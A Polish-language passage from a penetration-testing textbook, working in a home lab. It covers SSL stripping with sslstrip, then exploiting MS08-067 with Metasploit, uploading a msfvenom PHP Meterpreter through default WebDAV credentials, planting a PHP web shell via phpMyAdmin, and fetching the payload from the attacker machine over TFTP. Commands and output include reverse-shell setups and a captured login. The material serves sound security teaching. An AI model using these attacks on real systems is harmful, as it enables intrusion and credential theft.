Program SSLstrip pozwala na wygodne przeprowadzenie ataku typu SSL Stripping. Zanim jednak skorzystamy z tego narzędzia, musimy utworzyć odpowiednią regułę zapory sieciowej Iptables, która będzie powodowała przekierowanie ruchu nadchodzącego z portu 80 do programu SSLstrip. Program SSLstrip uruchomimy do działania na porcie 8080, tak jak zostało to przedstawione na przykładzie poniżej, a następnie użyjemy programu Arpspoof do podszywania się pod domyślną bramę sieciową (więcej szczegółowych informacji na ten temat znajdziesz w podrozdziale „Zastosowanie zatruwania tablic ARP do podszywania się pod domyślną bramę sieciową”).


```
root@kali:~# iptables -t nat -A PREROUTING -p tcp--destination-port 80 -j  
→REDIRECT-to-port 8080
```

Teraz uruchom program SSLstrip i użyj flagi -l do zdefiniowania portu, na którym program będzie nasłuchiwał nadchodzących połączeń.

```
root@kali:~# sslstrip -l 8080
```

Następnie przejdź na system Ubuntu, uruchom przeglądarkę sieciową i połącz się z dowolną witryną wykorzystującą połączenia SSL (najlepiej niech to będzie witryna wymagająca logowania), taką jak na przykład strona logowania serwisu

Twitter, tak jak zostało to przedstawione na rysunku 7.15. Jak możesz zobaczyć w pasku adresu przeglądarki, połączenie HTTPS zostało zastąpione połączeniem HTTP.



Rysunek 7.15. Strona logowania serwisu Twitter po uruchomieniu programu SSLstrip

Kiedy zalogujesz się do witryny, Twoje dane logowania zostaną przechwycone i wyświetlane otwartym tekstem przez program SSLstrip (nie, moje prawdziwe hasło do Twittera to na pewno nie password ☺).

Ataki typu SSL Stripping są znacznie bardziej wyrafinowane niż zwykłe ataki typu *man-in-the-middle* na połączenia SSL. W przypadku ataku SSL Stripping możemy uniknąć wyświetlenia ostrzeżenia o niepoprawnym certyfikacie, ponieważ połączenie jest realizowane pomiędzy witryną internetową a programem SSLstrip, a nie przeglądarką internetową klienta.

```
2015-12-28 19:16:35,323 SECURE POST Data (twitter.com):
session%5Busername_or_email%5D=georgiaweidman&session%5Bpassword%5D=password&s
cribe_log=&redirect_after_login=%2F&authenticity_token=a26a0faf67c2e11e6738053
→c81beb4b8ffa45c6a
```

Jak sam się możesz przekonać, program SSLstrip wyświetla wprowadzone przez użytkownika dane logowania (`georgiaweidman:password`) w postaci otwartego, nieszyfrowanego tekstu.

Podsumowanie

W tym rozdziale zajmowaliśmy się zagadnieniami związanymi z przechwytywaniem i analizowaniem ruchu sieciowego w celu pozyskania interesujących nas informacji, przydatnych do przeprowadzania testów penetracyjnych. Korzystając z różnych technik i narzędzi, byliśmy w stanie przechwytywać w sieciach przełączanych ruch sieciowy, który nie był przeznaczony dla naszego komputera. W przykładach używaliśmy zatruwania tablic ARP do przekierowania ruchu sieciowego do komputera z systemem Kali Linux oraz zatruwania DNS do przekierowania użytkowników na kontrolowany przez nas serwer WWW. Następnie używaliśmy programu Ettercap do automatyzacji ataków typu *man-in-the-middle* na połączenia SSL i przechwytywania wrażliwych informacji wprowadzanych przez użytkowników (przy założeniu, że użytkownik potwierdził ostrzeżenie o niepoprawnym certyfikacie SSL). Na koniec omówiliśmy ataki typu SSL Stripping, które w jeszcze bardziej wyrafinowany sposób pozwalają na uniknięcie wyświetlanego ostrzeżenia o niepoprawnych certyfikatach i pozyskiwanie wrażliwych danych z pozornie „szyfrowanej” sesji SSL.

Przechwytywanie i analiza ruchu w lokalnej sieci komputerowej mogą być dla pentestera bezcennym źródłem informacji. Na przykład dzięki temu mogliśmy przechwycić i pozyskać nazwy kont użytkowników i hasła dostępu do serwera FTP, z których następnie możemy skorzystać przy eksploracji środowiska celu.

A skoro hasło „eksploracja środowiska celu” już padło, to znak, że najwyższy czas przejść do kolejnego rozdziału.



ATAKI

8

Eksploracja środowiska celu

Po zakończeniu wszystkich przygotowań możemy w końcu przejść do najbardziej przyjemnej fazy testów penetracyjnych — eksploracji środowiska celu. W tej fazie przeprowadzania testów penetracyjnych będziemy uruchamiać różne exploity i próbować wykorzystywać wykryte luki w zabezpieczeniach do uzyskania dostępu do atakowanego systemu. Niektóre podatności i luki w zabezpieczeniach, takie jak pozostawione przez niedopatrzenie domyślne hasła dostępu, są bardzo łatwe do wykorzystania, ale inne mogą wymagać zastosowania znacznie bardziej wyrafinowanych technik i umiejętności.

W tym rozdziale będziemy próbować wykorzystywać podatności i luki w zabezpieczeniach, które udało nam się wykryć w rozdziale 6., do zdobycia przyczółka w atakowanym systemie. Powrócimy również do naszego starego dobrego znajomego z rozdziału 4., czyli luki MS08-067, o której wiemy już teraz znacznie więcej niż poprzednio. Za pomocą pakietu Metasploit spróbujemy także wykorzystać problemy z zabezpieczeniami serwera SLMail POP3 i zobaczymy, czy dzięki zdobytej wiedzy uda nam się uzyskać dostęp do serwera FTP działającego na maszynie-celu z systemem Ubuntu. W dalszej części rozdziału postaramy się wykorzystać lukę w zabezpieczeniach pakietu TikiWiki, którego instalację odkryliśmy w systemie Ubuntu, a także spróbujemy się posłużyć nieopatrznie pozostrawionymi hasłami domyślnymi w instalacji pakietu XAMPP na maszynie.

z systemem Windows XP. Idąc dalej, sprawdzimy, czy korzystając z możliwości zapisu plików w udziale sieciowym NFS, uda nam się przejąć kontrolę nad klu-czami SSH i zalogować do systemu jako uprawniony użytkownik bez podawania żadnego hasła dostępu. Popracujemy również nad odkrytym wcześniej serwerem WWW działającym na nietypowym porcie i skorzystamy z jego podatności na błędy pozwalające na ujawnianie zawartości lokalnych plików serwera. Jeżeli chcesz odświeżyć sobie wiedzę na temat odkrytych podatności i luk w zabezpieczeniach, powinieneś zająrzeć do rozdziału 6.

Powracamy do luki MS08-067

W rozdziale 6. udało nam się odkryć, że serwer SMB działający na maszynie-celu z systemem Windows XP nie ma zainstalowanej aktualizacji MS08-067. Luka powiązana z tą aktualizacją cieszy się w środowisku pentesterów „dobra” reputacją i wysokim współczynnikiem skuteczności ataków, a odpowiadający jej moduł w środowisku Metasploit otrzymał ocenę *great*. Z luki MS08-067 korzystaliśmy w przykładach w rozdziale 4., a wiedza na jej temat, którą udało nam się do tej pory zdobyć, pozwala mieć nadzieję, że przy jej użyciu uda nam się uzyskać dostęp i przejąć kontrolę nad atakowanym systemem.

Kiedy w rozdziale 4. przeglądaliśmy opcje modułu *windows/smb/ms08_067_netapi* pakietu Metasploit, mogliśmy zobaczyć zestaw standardowych opcji, takich jak RHOST, RPORT oraz SMBPIPE pozwalająca na wybranie potoku SMB, z którego będzie korzystał exploit. Domyślnie wybrany jest potok BROWSER, ale w razie potrzeby możemy również użyć potoku SRVSR. W rozdziale 4. uruchamialiśmy moduł *scanner/smb/pipe_auditor*, którego zadaniem jest wykrywanie dostępnych potoków SMB, i okazało się, że jedynym dostępnym potokiem jest BROWSER, stąd wiemy, że jest to również jedyny potok, na którym może zadziałać nasz exploit.

Ładunki Metasploita

Jak pamiętasz z dyskusji w rozdziale 4., ładunki pozwalają na poinformowanie atakowanego systemu o tym, jakie operacje powinien wykonać w naszym imieniu. Mimo że bardzo wiele ładunków działa jako *bind shells* (wiązanie powłoki), gdzie powłoka celu zostaje powiązana z portem lokalnym i nasłuchiwa poleceń, lub *reverse shells* (odwrócenie powłoki), gdzie ładunek tworzy połączenie zwrotne do powłoki na komputerze napastnika, to jednak istnieje również wiele bardziej specjalizowanych ładunków spełniających ściśle określone zadania. Na przykład jeżeli uruchomisz ładunek *osx/armle/vibrate* na atakowanym iPhonie, to telefon zacznie vibrować. Istnieją również dodatki pozwalające na tworzenie i dodawanie nowych kont użytkowników: *linux/x86/adduser* dla systemów Linux i *windows/adduser* dla systemów Windows. Jeżeli chcesz, za pomocą ładunku *windows/download_exec_https* możesz pobrać do atakowanego systemu i uruchomić plik wykonywalny lub przy użyciu ładunku *windows/exec* uruchomić dowolne polecenie. Co ciekawe, istnieje również ładunek o nazwie *windows/speak_pwned*,

który za pomocą interfejsu API syntezatora mowy zmusza zaatakowany komputer do powiedzenia słowa „Pwned!”¹.

Jak pamiętasz, aby wyświetlić listę wszystkich ładunków dostępnych w pakiecie Metasploit, powinieneś z poziomu konsoli *Msfconsole* wykonać polecenie *show payloads*. Wprowadź to polecenie po wybraniu modułu *windows/smb/ms08_067_netapi*, dzięki czemu będziesz mógł zobaczyć listę wszystkich ładunków, które są kompatybilne z exploitem MS08-067.

W rozdziale 4. używaliśmy ładunku *windows/shell_reverse_tcp*, ale przeglądając listę dostępnych ładunków, możemy również znaleźć *windows/shell/reverse_tcp*.

```
windows/shell/reverse_tcp normal Windows Command Shell, Reverse TCP Stager  
windows/shell_reverse_tcp normal Windows Command Shell, Reverse TCP Inline
```

Oba ładunki powodują utworzenie połączenia zwrotnego (*reverse shell*) do powłoki systemu Windows (więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 4.). Zaatakowana maszyna utworzy połączenie zwrotne do naszego komputera z systemem Kali Linux, łącząc się z adresem IP i portem sieciowym, zdefiniowanymi w opcjach ładunku. W praktyce niemal wszystkie ładunki dla modułu *windows/smb/ms08_067_netapi* będą działały poprawnie, ale w przypadku innych scenariuszy testów penetracyjnych być może będziesz się musiał wykazać nieco większą kreatywnością.

Ładunki wielostopniowe (staged payloads)

Ładunek *windows/shell/reverse_tcp* jest ładunkiem wielostopniowym (ang. *staged payload*). Jeżeli użyjemy go z exploitem *windows/smb/ms08_067_netapi*, ciąg znaków przesyłany do serwera SMB, pozwalający na przejęcie kontroli nad atakowanym systemem, nie zawiera wszystkich informacji niezbędnych do utworzenia zwrotnego połączenia powłoki. Zamiast tego kryje w sobie tylko pierwszy stopień ładunku, zawierający dane niezbędne do utworzenia połączenia z maszyną napastnika i zapytania Metasploita, co robić dalej. Kiedy uruchamiasz tego exploitu, Metasploit tworzy proces obsługujący (ang. *handler*) ładunku *windows/shell/reverse_tcp*, którego zadaniem jest przechwycenie połączenia zwrotnego z atakowanego systemu i przesłanie pozostałe części (drugiego stopnia) ładunku — w tym wypadku odwróconej powłoki. Po zakończeniu przesyłania ładunek jest kompletowany, zostaje uruchomiony i proces obsługujący na komputerze napastnika przechwytuje połączenie zwrotne powłoki zainicjowane przez ładunek w atakowanym systemie. Ilość pamięci dostępnej dla ładunku może być ograniczona, a niektóre ładunki Metasploita zajmują naprawdę sporo miejsca. Zastosowanie ładunków wielostopniowych pozwala na używanie złożonych, rozbudowanych ładunków bez konieczności rezerwowania dla nich dużych obszarów pamięci.

¹ *Pwned* — slangowy zwrot używany w środowiskach maniaków sieciowych gier komputerowych i (rzadziej) hakerów, oznaczający odniesienie przytaczającego zwycięstwa nad przeciwnikiem i używany często w celu dodatkowego pogębienia i poniżenia pokonanego przeciwnika — *przyp. tłum.*

Ładunki jednostopniowe (inline payloads)

Ładunek `windows/shell_reverse_tcp` jest ładunkiem jednostopniowym (ang. *inline payload; single payload*), który zawiera cały kod niezbędny do utworzenia połączenia zwrotnego powłoki do komputera napastnika. Choć ładunki jednostopniowe zajmują zazwyczaj znacznie więcej miejsca niż ładunki wielostopniowe, to jednak są uważane za bardziej stabilne i spójne, ponieważ wszystkie instrukcje są zawarte w jednej „paczce”. Ładunki jednostopniowe można odróżnić od ładunków wielostopniowych dzięki przyjętej konwencji nazw. Przykładowo ładunki `windows/shell/reverse_tcp` czy `windows/meterpreter/bind_tcp` są wielostopniowe (*staged*), a ładunek `windows/shell_reverse_tcp` to zintegrowany ładunek jednostopniowy (*inline*).

Meterpreter

Meterpreter to specjalny ładunek napisany dla projektu Metasploit. Jest on ładowany bezpośrednio do pamięci atakowanego procesu, korzystając z techniki znanej jako *Reflective Dll Injection*. Dzięki takiemu rozwiązaniu Meterpreter rezyduje całkowicie w pamięci operacyjnej komputera i nie zapisuje niczego na dysku. Meterpreter działa w obrębie pamięci zaatakowanego procesu, zatem nie musi uruchamiać żadnego dodatkowego procesu, który mógłby zostać wykryty przez systemy wczesnego wykrywania i zapobiegania włamaniom (ang. *Intrusion Prevention System/Intrusion Detection System — IPS/IDS*). Do komunikowania się z pakietem Metasploit w „bazie” Meterpreter używa szyfrowanego połączenia TLS (ang. *Transport Layer Security*). Meterpreter możesz traktować jako swego rodzaju powłokę na sterydach, która posiada wiele dodatkowych, bardzo użytecznych poleceń, takich jak `hashdump`, które pozwala na wykonanie zrzutu haszy lokalnych haseł systemu Windows (więcej poleceń Meterpretera poznasz w rozdziale 13., gdzie będziemy się zajmować powłamaniową eksploracją systemu).

W rozdziale 4. dowiedziałeś się, że domyślnym ładunkiem Metasploita dla modułu `windows/smb/ms08_067_netapi` jest `windows/meterpreter/reverse_tcp`, którego użyjemy i tym razem. Opcje ładunku są bardzo podobne do opcji innych ładunków typu `reverse_shell`, z którymi pracowaliśmy do tej pory. A zatem wybierz teraz nasz ładunek i uruchom exploit, tak jak zostało to przedstawione na listingu 8.1.

Listing 8.1. Wykorzystywanie luki MS08-067 za pomocą ładunku zawierającego Meterpreter

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
```

```
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending Stage to 192.168.20.10...
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:4312) at
2015-01-12 00:11:58 -0500
```

Jak widać, uruchomienie tego exploitu powinno spowodować otworzenie sesji powłoki Meterpretera, którą następnie będziemy mogli wykorzystać podczas fazy powłamaniowej eksploracji systemu.

Wykorzystywanie domyślnych poświadczeń logowania w dodatku WebDAV

W rozdziale 6. dowiedziałeś się, że instalacja serwera XAMPP działająca na maszynie z systemem Windows XP wykorzystuje domyślny zestaw poświadczeń logowania dodatku WebDAV, który jest używany do ładowania plików na serwer WWW. Taka luka pozwoli nam na załadowanie na serwer naszych własnych stron internetowych. Aby to zrobić, posłużymy się programem Cadaver, czyli konsolową wersją klienta WebDAV, której używaliśmy w rozdziale 6. do zweryfikowania istnienia tej luki. Utworzmy teraz prosty plik testowy, który następnie spróbujemy przesłać na serwer.

```
root@kali:~# cat test.txt
test
```

Teraz użyjemy programu Cadaver i domyślnych poświadczeń logowania (*wampp:xampp*) do nawiązania połączenia z dodatkiem WebDAV.

```
root@kali:~# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wamp
Password:
dav:/webdav/>
```

Po zalogowaniu się możemy użyć polecenia put dodatku WebDAV do przesyłania pliku *test.txt* na serwer WWW.

```
dav:/webdav/> put test.txt
Uploading test.txt to `/webdav/test.txt':
Progress: [=====] 100.0% of 5 bytes succeeded.
dav:/webdav/>
```

Jeżeli teraz w przeglądarce przejdziesz do pliku */webdav/test.txt*, przekonasz się, że plik został pomyślnie umieszczony na serwerze WWW, tak jak zostało to przedstawione na rysunku 8.1.



Rysunek 8.1. Plik załadowany na serwer WWW za pomocą dodatku WebDAV

Uruchamianie skryptów na atakowanym serwerze WWW

Prosty plik tekstowy nie będzie dla nas zbyt przydatny; znacznie lepszym rozwiązaniem będzie oczywiście przesyłanie na serwer i uruchomienie odpowiednio przygotowanego skryptu, który pozwoli na wykonywanie poleceń bezpośrednio w systemie hosta, na którym działa nasz serwer Apache. Jeżeli serwer Apache został zainstalowany jako usługa systemowa, będzie posiadał uprawnienia na poziomie systemowym, co być może będziemy mogli wykorzystać do przejęcia kontroli nad atakowanym celem. Jeżeli nie, serwer Apache będzie działał w kontekście użytkownika, który go uruchomił. Tak czy inaczej, powinno nam to pozwolić na uzyskanie kontroli nad systemem poprzez proste umieszczenie odpowiednio przygotowanego pliku na serwerze WWW.

Naszą operację rozpoczniemy od potwierdzenia, że użytkownik dodatku WebDAV ma prawo do umieszczania na serwerze nowych plików. Ponieważ podczas poszukiwań w rozdziale 6. znaleźliśmy na tym serwerze oprogramowanie *phpMyAdmin*, wiemy, że instalacja pakietu XAMPP zawiera również obsługę PHP. Jeżeli zatem załadujemy na serwer i uruchomimy odpowiednio przygotowany plik PHP, to za jego pośrednictwem będziemy mogli wykonywać w systemie różne polecenia.

```
dav:/webdav/> put test.php
Uploading test.php to `/webdav/test.php':
Progress: [=====] 100.0% of 5 bytes succeeded.
dav:/webdav/>
```

UWAGA Niektóre serwery WebDAV pozwalają na ładowanie na serwer plików tekstowych, ale blokują wszelkie próby kopiowania skryptów, takich jak .asp czy .php. Na szczęście w naszym przypadku tak nie jest i plik test.php został pomyślnie umieszczony na serwerze.

Kopiowanie ładunku przygotowanego za pomocą programu Msfvenom

Oprócz kopiowania różnego rodzaju skryptów PHP pozwalających na wykonywanie poleceń w systemie możemy również użyć programu **Msfvenom** do utworzenia samodzielniego ładunku Metasploit, który następnie załadujemy na serwer. Z programu Msfvenom korzystaliśmy przez jakiś czas w rozdziale 4., ale aby odświeżyć sobie składnię tego polecenia, wpisz w wierszu poleceń komendę `msfvenom -h`. Kiedy będziesz gotowy, możesz użyć tego polecenia z opcją `-l` do wyświetlenia wszystkich dostępnych ładunków PHP, tak jak zostało to przedstawione na listingu 8.2.

Listing 8.2. Ładunki PHP pakietu Metasploit

```
root@kali:~# msfvenom -l payloads
php/bind_perl ①           Listen for a connection and spawn a command shell via
                           ↳perl (persistent)
php/bind_perl_ipv6          Listen for a connection and spawn a command shell via
                           ↳perl (persistent) over IPv6
php/bind_php              Listen for a connection and spawn a command shell via php
php/bind_php_ipv6          Listen for a connection and spawn a command shell via php
                           ↳(IPv6)
php/download_exec ②         Download an EXE from an HTTP URL and execute it
php/exec                Execute a single system command
php/meterpreter/bind_tcp ③   Listen for a connection over IPv6, Run a meterpreter
                           ↳server in PHP
php/meterpreter/reverse_tcp Reverse PHP connect back stager with checks for disabled
                           ↳functions, Run a meterpreter server in PHP
php/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter server (PHP)
php/reverse_
php/reverse_php            Creates an interactive shell via perl
                           ↳
php/reverse_php            Reverse PHP connect back shell with checks for disabled
                           ↳functions
php/shell_findsock
```

Msfvenom daje nam kilka możliwości: możemy załadować na serwer i uruchomić wybrany plik ②, utworzyć sesję powłoki ① lub nawet użyć Meterpretera ③. Dowolny z tych ładunków może pozwolić na uzyskanie kontroli nad zaatakowanym systemem. W naszym przypadku użyjemy ładunku `php/meterpreter/reverse_tcp`. Po wybraniu ładunku możemy skorzystać z opcji `-o`, aby wyświetlić listę opcji, których musimy użyć, co zostało pokazane na listingu poniżej.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp -o
[*] Options for payload/php/meterpreter/reverse_tcp

(...)

      Name  Current Setting  Required  Description
      ----  -----  -----  -----
LHOST                      yes        The listen address
LPORT    4444                  yes        The listen port
```

Jak widać, musimy ustawić opcję **LHOST**, która wskazuje adres IP hosta dla połączenia zwrotnego, oraz możemy zmienić numer portu sieciowego dla tego połączenia (opcja **LPORT**). Ponieważ ładunek powinien być zapisany w pliku PHP, możemy za pomocą opcji **-f** wygenerować go w formacie RAW, a następnie przy użyciu przekierowania strumienia danych zapisać go w pliku z rozszerzeniem **.php** na dysku, tak jak zostało to przedstawione poniżej.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.20.9  
LPORT=2323 -f raw > meterpreter.php
```

Po wygenerowaniu ładunku możemy za pomocą dodatku WebDAV przesłać go na serwer.

```
dav:/webdav/> put meterpreter.php  
Uploading meterpreter.php to `/webdav/meterpreter.php':  
Progress: [=====] 100.0% of 1317 bytes succeeded.
```

Podobnie jak to robiliśmy w rozdziale 4., przed uruchomieniem skryptu musimy jeszcze przy użyciu konsoli *Msfconsole* utworzyć proces obsługujący połączenie zwrotne, które będzie inicjowane przez ładunek, co zostało pokazane na listingu 8.3.

Listing 8.3. Tworzenie procesu obsługującego połączenie zwrotne

```
msf > use multi/handler  
msf exploit(handler) > set payload php/meterpreter/reverse_tcp ①  
payload => php/meterpreter/reverse_tcp  
msf exploit(handler) > set LHOST 192.168.20.9 ②  
lhost => 192.168.20.9  
msf exploit(handler) > set LPORT 2323 ③  
lport => 2323  
msf exploit(handler) > exploit  
[*] Started reverse handler on 192.168.20.9:2323  
[*] Starting the payload handler...
```

Z poziomu konsoli *Msfconsole* wybierz moduł *multi/handler*, następnie wskaz ładunek **php/meterpreter/reverse_tcp** ① i ustaw opcje **LHOST** ② oraz **LPORT** ③, tak aby odpowiadały ustawieniom użytym podczas generowania ładunku. Jeżeli masz jakieś wątpliwości co do przebiegu takiego procesu, powinieneś zajrzeć do podrozdziału „Tworzenie samodzielnych ładunków za pomocą narzędzia *Msfvenom*”, który znajdziesz w rozdziale 4.

Uruchomienie załadowanego na serwer ładunku poprzez otwarcie go w przeglądarce sieciowej powinno spowodować utworzenie sesji Meterpretera, którą możemy zobaczyć w konsoli *Msfconsole*, tak jak zostało to przedstawione poniżej.

```
[*] Sending stage (39217 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:2323 -> 192.168.20.10:1301) at
2015-01-07 17:27:44 -0500
```

```
meterpreter >
```

Aby zobaczyć, jakie uprawnienia ma nowo utworzona sesja Meterpretera w zaatakowanym systemie, możemy użyć polecenia `getuid`. Zazwyczaj taka sesja otrzymuje takie same uprawnienia, jakie posiadało oprogramowanie, którego lukę w zabezpieczeniach udało nam się wykorzystać do uzyskania dostępu do systemu.

```
meterpreter > getuid
BOOKXP\SYSTEM
```

Jak widać, nasza sesja ma uprawnienia użytkownika `SYSTEM`, co pozwala nam na całkowite przejęcie kontroli nad całym systemem. Nietrudno się zatem domyślić, że umożliwienie serwerowi WWW działania z uprawnieniami użytkownika `SYSTEM` nie jest dobrym rozwiązaniem choćby z tego jednego powodu — ponieważ serwer XAMPP Apache działa jako usługa systemowa, po złamaniu jego zabezpieczeń otrzymujemy dostęp do całego systemu.

Teraz przyjrzyjmy się kolejnemu problemowi, który udało nam się odkryć w instalacji pakietu XAMPP.

Wykorzystywanie otwartej konsoli phpMyAdmin

W rozdziale 6. udało nam się odkryć, że instancja serwera XAMPP Apache, z którą pracowaliśmy w poprzedniej sekcji, posiada również zainstalowaną otwartą konsole `phpMyAdmin`, którą możemy spróbować wykorzystać do uruchamiania różnych poleceń na serwerze bazy danych. Podobnie jak w przypadku Apache, serwer MySQL będzie działał na prawach użytkownika `SYSTEM` (jeżeli został zainstalowany jako usługa systemu Windows) lub w kontekście użytkownika, który go uruchomił. Dzięki uzyskaniu dostępu do bazy danych MySQL możemy wykonać atak podobny do tego, jaki przeprowadzaliśmy przy użyciu dodatku WebDAV, i posługując się zapytaniami MySQL, załadować odpowiednio spreparowane skrypty na serwer WWW.

Aby przeprowadzić taki atak, uruchom przeglądarkę sieciową, przejdź na stronę `http://192.168.20.10/phpmyadmin` i kliknij kartę `SQL`, znajdującą się w górnej części okna. Użyjemy teraz języka MySQL do napisania skryptu dla serwera WWW, za pomocą którego spróbujemy uzyskać dostęp do zdalnej powłoki. Przy użyciu zapytania `SELECT` spróbujemy zapisać na dysku serwera WWW skrypt PHP, który umożliwi nam zdalne przejęcie kontroli nad systemem. W skrypcie użyjemy wyrażenia `<?php system($_GET['cmd']); ?>`, które pobiera z adresu

URL parametr będący poleceniem dla konsoli cmd i wykonuje go za pomocą funkcji system().


W systemie Windows serwer XAMPP Apache jest domyślnie instalowany w katalogu C:\xampp\htdocs\. Składnia naszego zapytania SQL jest zatem następująca: SELECT "<wyrażenie>" into outfile "<ścieżka do pliku na serwerze WWW>". Pełna wersja zapytania została przedstawiona poniżej.

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile  
→"C:\\xampp\\htdocs\\shell.php"
```

UWAGA

W zapytaniu używamy podwójnych znaków lewego ukośnika, z których pierwszy spełnia rolę znaku ucieczki, a drugi właściwego separatora ścieżki. Bez użycia znaków ucieczki nasze zapytanie próbowałoby utworzyć plik C:xampphtdocsshell.php, z dostępem do którego moglibyśmy mieć pewne problemy.

Na rysunku 8.2 przedstawiamy nasze zapytanie wpisane w konsoli SQL dodatku phpMyAdmin.



Rysunek 8.2. Uruchamianie zapytań SQL

Po zakończeniu wpisywania uruchom zapytanie z poziomu konsoli *phpMyAdmin* i następnie w przeglądarce sieciowej przejdź do nowo utworzonego pliku <http://192.168.20.10/shell.php>. Na ekranie powinien się pojawić następujący komunikat o błędzie: *Warning: system() [function.system]: Cannot execute a blank command in C:\xampp\htdocs\shell.php on line 1*, ponieważ w adresie URL nie umieściliśmy żadnego parametru dla konsoli cmd (jak pamiętasz, skrypt *shell.php* pobiera z adresu URL parametr będący poleceniem dla konsoli cmd i wykonuje go za pomocą funkcji *system()* języka PHP). W adresie URL musimy zatem dodać odpowiedni parametr dla konsoli cmd, który poinformuje ją, jakie polecenie powinna wykonać. Na przykład możemy w ten sposób „poprosić” zaatakowany system o wyświetlenie informacji o konfiguracji połączeń sieciowych. Aby to zrobić, jako parametru wywołania powinieneś użyć polecenia *ipconfig*, tak jak zostało to przedstawione poniżej.

<http://192.168.20.10/shell.php?cmd=ipconfig>

Wyniki działania tak wywołanego skryptu zostały przedstawione na rysunku 8.3.

Windows IP Configuration Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : IP Address : 192.168.20.10 Subnet Mask : 255.255.255.0 Default Gateway : 192.168.20.1 Ethernet adapter Bluetooth Network Connection: Media State : Media disconnected

Rysunek 8.3. Wyniki działania zdalnie uruchomionego skryptu

Pobieranie plików za pomocą TFTP

W poprzednich podrozdziałach udało nam się uzyskać dostęp do zdalnej powłoki na poziomie uprawnień użytkownika SYSTEM, który następnie „ulepszyliśmy” za pomocą nieco bardziej złożonego skryptu PHP. Zamiast jednak tworzyć w języku SQL naprawdę długie i złożone zapytania SELECT, możemy przechowywać odpowiedni plik na naszej maszynie z systemem Kali Linux i używać powłoki PHP do pobierania go na serwer WWW. W systemie Linux przy pobieraniu plików z poziomu wiersza poleceń możemy skorzystać z polecenia wget. Takiej możliwości brakuje niestety na platformie Windows, ale za to w systemie Windows XP możemy użyć klienta TFTP. W naszym przykładzie wykorzystamy go do przesłania na serwer pliku *meterpreter.php*, który utworzyliśmy w jednym z poprzednich podrozdziałów.

UWAGA TFTP nie jest oczywiście jedyną metodą przesyłania plików z poziomu nieinteraktywnego wiersza poleceń. W praktyce w wielu nowszych wersjach systemu Windows klient TFTP domyślnie nie jest włączony. Zamiast tego możesz użyć opcji -s klienta FTP, która pozwala na odczytywanie ustawień z pliku, bądź skorzystać z wybranego języka skryptowego, takiego jak Visual Basic czy Powershell.

Do przechowywania i udostępniania plików w naszym systemie Kali Linux możemy użyć serwera Atftpd TFTP. Uruchom program Atftpd w trybie demona, który będzie udostępniał pliki z katalogu ze skryptem *meterpreter.php*.

```
root@kali:~# atftpd-daemon-bind-address 192.168.20.9 /tmp
```

W adresie URL ustaw parametr dla konsoli cmd w nastepujacy sposob:

```
http://192.168.20.10/shell.php?cmd=tftp 192.168.20.9 get meterpreter.php  
→C:\\xampp\\htdocs\\meterpreter.php
```

Wykonanie tego polecenia powinno spowodować pobranie za pomocą klienta TFTP skryptu *meterpreter.php* i umieszczenie go w domyślnym katalogu serwera Apache, tak jak zostało to przedstawione na rysunku 8.4.



Transfer successful: 1373 bytes in 1 second, 1373 bytes/s

Rysunek 8.4. Przesyłanie plików za pomocą TFTP

